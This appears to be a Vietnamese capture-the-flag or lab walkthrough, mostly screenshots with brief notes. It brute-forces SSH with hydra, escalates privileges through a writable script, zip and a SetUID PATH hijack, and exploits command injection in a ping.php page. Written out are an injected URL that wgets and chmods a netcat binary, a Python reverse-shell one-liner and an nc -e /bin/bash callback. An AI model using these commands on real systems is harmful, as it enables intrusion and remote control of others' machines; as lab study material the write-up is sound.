**Chuẩn bị**




Thấy có cổng 80




Ta thấy có tbao k tấn công các cổng trên => chỉ còn cổng 2222 và 110 (cổng mail)



Telnet vào cổng



Vì có thông báo là dễ nên ta dùng Bruteforce với rockyou tấn côngg




Ở đây dùng hydra



=> Tìm thấy mật khẩu là bobby 1985


=> SSH vào và tìm kiếm




Ta thấy có ghi là file check.sh chạy dc với quyền ng dùng my2user





-> ta thấy bob có quyền chạy cái scripts check.sh nên ta xem thử




Ta kiểm tra quyền của file vì k chạy được nnhg có quyền w vì do bob tạo




Sau khi cấp quyền thì đã chạy dc



Vì bob có thể edit nên ta thêm dòng chạy /bin/bash và chạy với quyền my2user như đã nói ở trên.





Ta lấy được quyền của my2user





Ta thấy được my2user có thể đi tới vị trí zip ở trong bin

<https://gtfobins.github.io/gtfobins/zip/>  
vào link này để tìm cách exploit file đấy



Lấy thành công dc flag 1

Ta gen ssh key, rồi truyền qua máy tấn công và dùng để ssh tới mail sever



-> ssh thành công qua cổng 2222, k phải dùng telnet nữa


**TẤN CÔNG WEB SEVER VÀ PHP CODE**

Xem thông tin eth0

Xem trực tiếp = ifconfig




Xem bằng netdiscover




Dùng route –n để tìm trong banggr routing table để loại bỏ gatewway

Rồi xem 3 cổng còn lại cùng với nc => chỉ có cổng





Rồi xem 3 cổng còn lại cùng với nc => chỉ có cổng 0.3 là web sever là cổng 80




Xem thông tinn của web -> k có gì


Port forwarding vào cổng 8000 máy kali từ cổng 80 của máy nạn nhân




Sử dụng gobuster để lục lọi



Có file ping là đáng chú ý, truy cập thử




Có tbao hdan cách truyền parameter




Thử và ra kq

Ta thử RCE




Tạo file sever để truyền




localhost:8000/ping/ping.php?host=; wget http://172.17.0.4:9000/nc; chmod 777 nc

Truyền câu lệnh này vào để lấy file nc từ http sever ta mở ở trc và cấp quyền cho nó(full quyền)



Kiểm tra quyền




Xem địa chỉ curent directory


python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("172.17.0.4",10000));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'

\*file nc tạo reverse shell với câu lệnh trên (giống các bài trc)

http://localhost:8000/ping/ping.php?host=; /var/www/html/ping/nc 172.17.0.5 9000 -e /bin/bash  
rồi dùng câu này để chạy lấy dc bash




Kiểm tra thấy có 2 tài khoản oscar và oliver




Kiểm tra các file mà 2 tài khoản này sở hữu

Có file secret khả nghi -> lấy được password


SSH vào tk oliver




Leo thang đặc quyền để lấy dc thêm tk của oscar



Lấy được thêm cả my\_password của oscar



Đăng nhập thành công



Ls –la thì thấy có 1 file là current-date có quyền SetUID

Xem qua file current-date nó sẽ gọi tới file date – ta tiêm 1 biến date gọi tới /bin/bash và cấp full quyền cho nó



